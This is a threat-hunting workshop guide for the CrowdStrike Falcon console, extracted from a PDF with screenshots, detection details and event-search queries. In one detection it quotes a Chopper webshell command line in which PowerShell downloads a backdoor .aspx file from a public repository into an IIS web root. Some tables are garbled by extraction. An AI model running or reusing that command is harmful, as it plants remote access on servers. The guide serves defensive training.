
STEP / 07

Let's view these events in context by scrolling to the bottom of the event and clicking the Event Actions menu and then find View Process Explorer for the responsible process button to open a process.



#### STEP / 08


The full process tree sheds light on what's happening on this system. Not only did a web service launch a command prompt, but after clicking on the CMD.EXE node we get a full picture of what's happening in the Execution Details pane. We see that this system has been compromised using a Chopper webshell. Clicking the "+" button to expand the Triggering Indicator or the Command Line we see that Powershell was used to download a second webshell in an attempt to obfuscate the following commands.



IOA DESCRIPTION	A command was run that is associated with Chopper web shell activity.
TRIGGERING INDICATOR	Associated IOC (Commandline) "cmd" /c cd /d "C:\inetpub\wwwroot \\"&powershell Invoke-WebRequest http s://raw.githubusercontent.com/tennc/webshell/master/aspx/asp.net-backdoors/cmdexec.aspx -O C:\inetpub\wwwroot\cmdexec.aspx&echo [S]&cd&echo [E]
SEVERITY	High
OBJECTIVE	Keep Access
TACTIC & TECHNIQUE	Persistence via Web Shell
TECHNIQUE ID	T1100
IOA NAME	ChopperWebshellExecuted

#### STEP / 09


The offending file is cmdexec.aspx, that file extension often being associated with the use of webshells. Let's scan our environment for use of potential webshells. At the top of the screen enter \*.aspx in the universal search



## STEP / 10

The Universal search is used to scan the Falcon Platform for any mention of the search term. In the case of our file extension we see results in the "Reports", "Actors," and event "Detections". In the instance the detection(s) are associated with the same host and the Mitre Tactic and Technique are all persistence via web shell.

In this scenario we see that a vulnerable IIS webserver permitted an attacker to drop a web shell on the host and gain access. Once that access was in place the attacker downloaded PowerSploit, identified the process ID for the lsass process, and then attempted to download it to steal legitimate credentials.



The screenshot shows the search interface for the file extension ".aspx". The left sidebar shows the following search filters:

- All results: 645
- Detections: 1
- Reports: 468
- IP addresses: 0
- Actors: 1
- Domains: 0
- Hashes: 0
- Docs: 0
- Hosts: 0
- Incidents: 0
- Quarantined files: 0
- Sandbox: 0
- Botnet and DDoS: 175

The main results table shows one detection for "Persistence via Web Shell" on host CS-FALCON-DW19. The detection details are:

Tactic and technique	Action taken	Detected time	Host	Username	Status
Persistence via Web Shell	No action	Mar. 18, 2021 15:38:53	CS-FALCON-DW19	Administrator	New

Below the table, there is a summary of the detection:

**CSA-2020-001 Industry Reporting Attributes Mass Exploitation of Microsoft Exchange Vulnerabilities to China-Nexus Adversary**

Summary On 2 March 2021, industry reporting described the mass exploitation of Microsoft Exchange servers by an alleged China-nexus adversary identified as HAFNUML. While a timeframe for the reported activity is unknown, further third-party reporting has claimed successful exploitation of Microsoft Exchange Servers began as early as 6 January 2021...


**FRONTLINE JACKAL Actor Profile and Role Behind Soraia Ransomware**

FRONTLINE JACKAL is an Iranian hacking group self-identified as IbaQ26 that has operated since 2017 and is known for defacements praising the Islamic Revolutionary Guard Corps (IRGC). The adversary is also assessed to highly likely be responsible for the development and use of the Soraia ransomware between December 2019 and December 2020. This assessment is made with high confidence based on st...

## 16.4 Event Searches

Beginning with a detection scenario, we will review the process tree before shifting to a detailed event view and running different queries against the event data for a specific host.

## STEP / 01




The screenshot shows the CrowdStrike Falcon interface with the following navigation structure:

- Bookmarks**: Go to the pages, reports, and searches you use often and bookmark them.
- Activity**: Dashboard, Incidents, Detections (highlighted), Quarantined Files, Real Time Response, Firewall.
- Investigate**: Host Search, Hash Search, User Search, Source IP Search, Bulk Hash Search, Bulk Domain Search, Bulk IP Search, Event Search, USB Device Control.
- Hosts**: Dashboard, Host Management, Groups, Sensor Downloads, Installation Tokens.
- Configuration**: Prevention Policies, Custom IOA Rule Groups, Detections Management, Exclusions, Prevention Hashes, Firewall Policies, Firewall Rule Groups, USB Device Policies, Response Policies, Response Scripts & Files, Containment Policy, Sensor Update Policies, General Settings.
- Dashboards**: All dashboards, New, Private dashboards, Public dashboards, Preset dashboards, Legacy dashboards.
- Discover**: Overview, Application Usage, Application Usage Search, Application Usage by Host, Asset Inventory, MAC Address Search, Managed Assets, System Resources, Drive Encryption, Account Monitoring, Account Search, Failed Logon Attempts.
- Spotlight**: Dashboard, Vulnerabilities, Installed Patches, Custom Filters, Reports.
- Intelligence**: Actors, Reports & Feeds, Indicators, Tailored Intelligence, Submissions, Sandbox, Subscriptions.
- MalQuery**: Search, Hunt, Monitor.
- Users**: User Management.
- CrowdStrike Store**: All Apps.
- Support**: News, Docs, Support Portal, Ideas, Tool Downloads, API Clients and Keys, Privacy Policy, Sitemap, Terms and Conditions.

## STEP / 02

The Detections page shows a complete list of prevention and detection events in the environment. It can be filtered using the faceted search at the top. To begin this exercise, filter on Low severity detections with the New status and use the graph icon on the right to view the Full detection details for the first detection listed




Severity	Tactic	Technique	Time	Status	Triggering file	Assigned to					
Critical	0	Execution	2	PowerShell	Last hour	0	New	2	powershell.exe	2	Unassigned
High	7				Last day	2	In Progress	0			
Medium	0				Last week	2	True Positive	0			
<b>Low</b>	<b>2</b>				Last 30 days	2	False Positive	0			
Informational	0				Last 90 days	2	Ignored	0			
+Q	+Q	+Q	+Q	+Q	+Q	+Q	+Q	+Q	+Q	+Q	+Q

Below the table, event details are shown:

- TACTIC & TECHNIQUE: Execution via PowerShell
- DETECT TIME: Sep 18, 2020 09:44:42
- HOST: CS-FALCON-TH04
- USER NAME: admin
- ASSIGNED TO: Unassigned
- STATUS: New


## STEP / 03

This view provides a visual illustration of the low-severity PowerShell event along with related execution details. CrowdStrike also provides complete telemetry for all events, which is very useful for threat hunting. To see the details for this event, pivot using the magnifying glass icon to the Event Search.



## STEP / 04

A new tab will open with an event search preconfigured for that host (AID) and specific process tree ID.



The screenshot shows an event search results page with the following details:

- Search Query:** aid=fc2911aa30f640368b929e413a5b4a42 TreeId\_decimal=5979943
- Event Count:** 4 events (9/18/20 14:43:00 PM to 9/18/20 4:00:57:00 PM)
- Selected Fields:** host, aid, host\_ip, sourceip, sourcetype
- Interesting Fields:** Agent IP, aid, host\_ip, host, host\_ip, sourcetype
- Event Details:** The first event is listed as follows:
 

```
Time: 9/18/20 2:44:42:122 PM
      Event: { ... }
      Agent IP: 70.32.5.139
      ComputerName: CS-FALCON-TH04
      ConfigId: 1
      ConfigStateHash: decimal: 1143907785
      ContextTimeStamp: decimal: 16004040281.969
      Distro: 2020-06-01T00:00:00Z
      DetectDescription: PowerShell was run with a hidden window and encoded commands on the command line.
      DetectName: PowerShellHiddenEncoded
      DetectSeverity: 30
      EffectivelTransmissionClass: decimal: 3
      InstanceId: 1
      LocalAddressIP4: 10.10.3.214
      MAC: 00:50:56:03:C3:48
      NetworkProtocol: 4200
      ProductType: 1
      TargetProcessId: decimal: 2584247349
      TreeId: 5979943
      TreeRoot: decimal: 2584247349
      aid: fc2911aa30f640368b929e413a5b4a42
      host: CS-FALCON-TH04
      host_ip: 70.32.5.139
      id: c2832a375c84cd8a44bd0fb9546e4a
      company: Workshop: Threat Hunting
      aid: 2584247349
      event_id: 87
      event_err: false
      event_file: Win
      event_fileName: CloudAssociateTreeIdWithRoot
      event_filePath: 3
      event_version: 3
      event_type: 1
      host: localhost:8088
      id: 7c0f1b31-f9bd-1ea-948c-06643df810c9
      index: 1
      name: CloudAssociateTreeIdWithRootV3
      source: main
      sourcetype: CloudAssociateTreeIdWithRootV3-v02
```

## STEP / 05

To broaden the search, edit the query to show all process executions for this system AID. This requires replacing the text after the AID to specify an event type

aid=fc2911aa30f640368b929e413a5b4a42 ProcessRollUp2

**Investigate**

Search Customer ID

ACTIVITY VULNERABILITIES

TIMELINE CUSTOM ALERTS

REPORTS INSTALLED APPLICATIONS

SENSORS AUDIT

185 events (9/18/20 1:44:35.000 PM to 9/18/20 4:14:33.000 PM) No Event Sampling

Events (185) Patterns Statistics Visualization

Format Timeline Zoom Out Zoom to Selection Details

1 minute per column

List Format 20 Per Page

Time Event

Selected Fields	All Fields
host	host
source	source
sourceType	sourceType
Selected Fields	Time
agent_ip	Agent IP: 70.33.5.139
authentication_id	AuthenticationId_decimal: 279278
command_line	CommandLine_taskhost.exe
computer_name	ComputerName_C004
config_build	ConfigBuild: 1007.3.001809.1
config_state_hash	ConfigStateHash_decimal: 1142977785
effective_transmission_class	EffectiveTransmissionClass_decimal: 3
entitlements	Entitlements_decimal: 15
filename	FileName_taskhost.exe
image_file_name	ImageFileName :Device\HarddiskVolume2\Windows\system32\taskhost.exe
image_subsystem	ImageSubsystem_decimal: 2
integrity_level	IntegrityLevel_decimal: 200
local_address_p4	LocalAddressP4: 10.10.3.214
mac	MAC_00-09-56-03-C1-48
mcoprocessor_id	MCOProcessorID_decimal: 53924064890
parent_authentication_id	ParentAuthenticationId_decimal: 279278
parent_base_filename	ParentBaseFileName_svhost.exe
parent_integrity_level	ParentIntegrityLevel_decimal: 2170
process_create_flags	ProcessCreateFlags_decimal: 525316
process_parameter_flags	ProcessParameterFlags_decimal: 24577
process_start_time	ProcessStartTime_decimal: 164449346741
process_start_value	ProcessStartValue_decimal: 64
product_type	ProductType
random_id	RandomID_decimal: 4712
sha1_hash_hex	SHA1HashHex: 00
session_id	SessionID_hex: 6867253539c58f301f91ea5dc84945793c689595875ef1fb053cb693e4ec8f7
session_id_hex	SessionID_hex: 27637210
source_process_id	SourceProcessID_decimal: 176032327
target_process_id	TargetProcessID_hex: 27...45...151...12594627905582
target_process_id_hex	TargetProcessID_hex: 2666213385
token_type	TokenType_decimal: 2
user_sid	UserSID_hex: S-1-5-21-1423550515-2549140-3492996575-1001
user_sid_readable	UserSID_readable: S-1-5-21-1423550515-2549140-3492996575-1001
username_hex	Username_hex: 419

## STEP / 06

Given the number of results, a summary view would make this easier to read. Replace the existing query with the text below to create an easier to read tableview.

```
aid=fc2911aa30f640368b929e413a5b4a42 ProcessRollUp2 | stats count by FileName | sort - count | fields count, FileName
```

**Investigate**

Search Customer ID

ACTIVITY VULNERABILITIES

TIMELINE CUSTOM ALERTS

REPORTS INSTALLED APPLICATIONS

SENSORS AUDIT

2,431 events (9/26/20 1:41:23.000 PM to 9/30/20 1:56:34.000 AM) No Event Sampling

Events Patterns Statistics (79) Visualization


20 Per Page Format Preview

count	FileName
925	backgroundTaskHost.exe
597	powershell.exe
109	GoogleUpdate.exe
88	SearchFileForHost.exe
88	SearchProtocolHost.exe
80	taskhost.exe
62	RuntimeBroker.exe
50	selauncher.exe
49	evchost.exe
34	dflhost.exe
33	ospv.exe
29	culauncher.exe
21	ngm.exe
18	ComputeTeRunner.exe
17	MicrosoftEdgeUpdate.exe
15	wiagconnect.exe
14	Tlhost.exe
14	TrustedInstaller.exe
12	ngentask.exe
9	macosvnc.exe

## STEP / 07

Given the high number of PowerShell executions, the next query will focus on those events. The updated query below will return all PowerShell executions on this host with the time and command line details.


```
aid=fc2911aa30f640368b929e413a5b4a42 FileName=powershell.exe | table FileName _time CommandLine
```



The screenshot shows a search results page for "powershell.exe" on a specific date range. The results list many events, each containing a timestamp, command line, and some event details. The commands include various PowerShell cmdlets like Get-ChildItem, Get-Process, and Set-ExecutionPolicy.

## STEP / 08

Because PowerShell is a powerful tool that is commonly leveraged by the adversary, CrowdStrike also provides a dedicated report that reflects all of an organization's PowerShell activity. Navigate to Hunt > Powershell Hunt.



Process Name	Date	Command
powershell.exe	2021-08-17 10:44:39.827	powershell.exe -ExecutionPolicy Restrict
powershell.exe	2021-08-16 11:39:53.621	powershell.exe -ExecutionPolicy Restrict
powershell.exe	2021-08-15 10:25:45.853	powershell.exe -ExecutionPolicy Restrict
powershell.exe	2021-08-15 02:47:47.046	"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -NoProfile -NonInteractive -File C:\Windows\Temp\KARAKAS\KARAKAS_1000.ps1"
powershell.exe	2021-08-15 02:39:51.001	"C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -NoProfile -NonInteractive -File C:\Windows\Temp\KARAKAS\KARAKAS_1000.ps1"

## STEP / 09

The report provides a complete list of all PowerShell activity in the environment. Note that this is not just those executions associated with an event or malicious activity. It is every PowerShell execution on managed hosts

 Investigate 

Search  Search

Investigate@91409f50 Customer ID  

Search ACTIVITY ▾ TIMELINE ▾ REPORTS ▾ SENSORS ▾ AUDIT ▾ VULNERABILITIES ▾ CUSTOM ALERTS ▾ INSTALLED APPLICATIONS ▾

### Powershell Hunt

Use this page to search for suspicious powershell activities. Apply Filtering Condition to eliminate noises. Example: (CommandLine!~"Microsoft Monitoring Agent" AND CommandLine!~"ReleaseAutomationServer" AND CommandLine!~"generalalwaysondiscovery.ps1" AND CommandLine!~"usecred \$true -discover \$false -debug \$false; exit \$lastexitcode" AND CommandLine!~"NvLogCollector\restart-nvlogcollector.ps1" AND CommandLine!~"openVDiffstrun.ps1")

Filtrering Condition: Company: Time range: All Last 24 hours Submit Hide Filters

Powershell Activities																			
Time (UTC) 	Host Name 	User Name 	Parent Process ID 	Process ID 	PID 	Score 	Exec 	Dwnld 	Encode 	ExecPol 	Nonl 	NoProf 	Hidden 	Domain 	VM 	Prx 	obfl 	obf2 	Command Line 
2020-09-24 05:00:21	CS-FALCON-TH02	ADMIN	1464837567	1466368971	1486	2	0	0	0	0	0	0	1	1	0	0	0	0	powershell.exe -NoProfile -WindowStyle Hidden -Command Stop-process -Name v1c
2020-09-24 06:00:08	CS-FALCON-TH08	ADMIN	4313088912	7547454531	2088	1	0	0	0	1	0	0	0	0	0	0	0	0	powershell.exe -ExecutionPolicy Bypass -File Rollback_Snapshot.ps1
2020-09-24 04:00:07	CS-FALCON-TH02	ADMIN	1448263292	1445792436	344	1	0	0	0	1	0	0	0	0	0	0	0	0	powershell.exe -ExecutionPolicy Bypass -File Rollback_Snapshot.ps1
2020-09-23 22:35:04	CS-FALCON-TH02	ADMIN	1418372715	1419532159	1464	1	0	0	0	1	0	0	0	0	0	0	0	0	powershell.exe -ExecutionPolicy Bypass -File C:\ProgramData\IIS\Tools\IISReportingData\CollectReportingData.ps1
2020-09-23 18:00:10	CS-FALCON-TH07	ADMIN	17197787688	19783981850	3972	1	0	0	0	1	0	0	0	0	0	0	0	0	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File Rollback_Snapshot.ps1
2020-09-23 18:00:07	CS-FALCON-TH05	ADMIN	4313264360	5480352622	7964	1	0	0	0	1	0	0	0	0	0	0	0	0	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -ExecutionPolicy Bypass -File C:\Documents\Rollback_Snapshot.ps1
2020-09-23 18:00:06	CS-FALCON-TH04	ADMIN	8667889482	18000872682	7088	1	0	0	0	1	0	0	0	0	0	0	0	0	powershell.exe -ExecutionPolicy Bypass -File Rollback_Snapshot.ps1
2020-09-23 18:00:05	CS-FALCON-TH03	ADMIN	24647014	6150379524	4688	1	0	0	0	1	0	0	0	0	0	0	0	0	powershell.exe -ExecutionPolicy Bypass -File Rollback_Snapshot.ps1
2020-09-23 18:00:03	CS-FALCON-TH01	ADMIN	8668788282	5271086240	4876	1	0	0	0	1	0	0	0	0	0	0	0	0	powershell.exe -ExecutionPolicy Bypass -File Rollback_Snapshot.ps1
2020-09-24	Falcons		5684412152	5698833848	6532	0	0	0	0	0	0	0	0	0	0	0	0	0	powershell.exe -ExecutionPolicy Restricted -Command Write-Host 'Final result: 1';

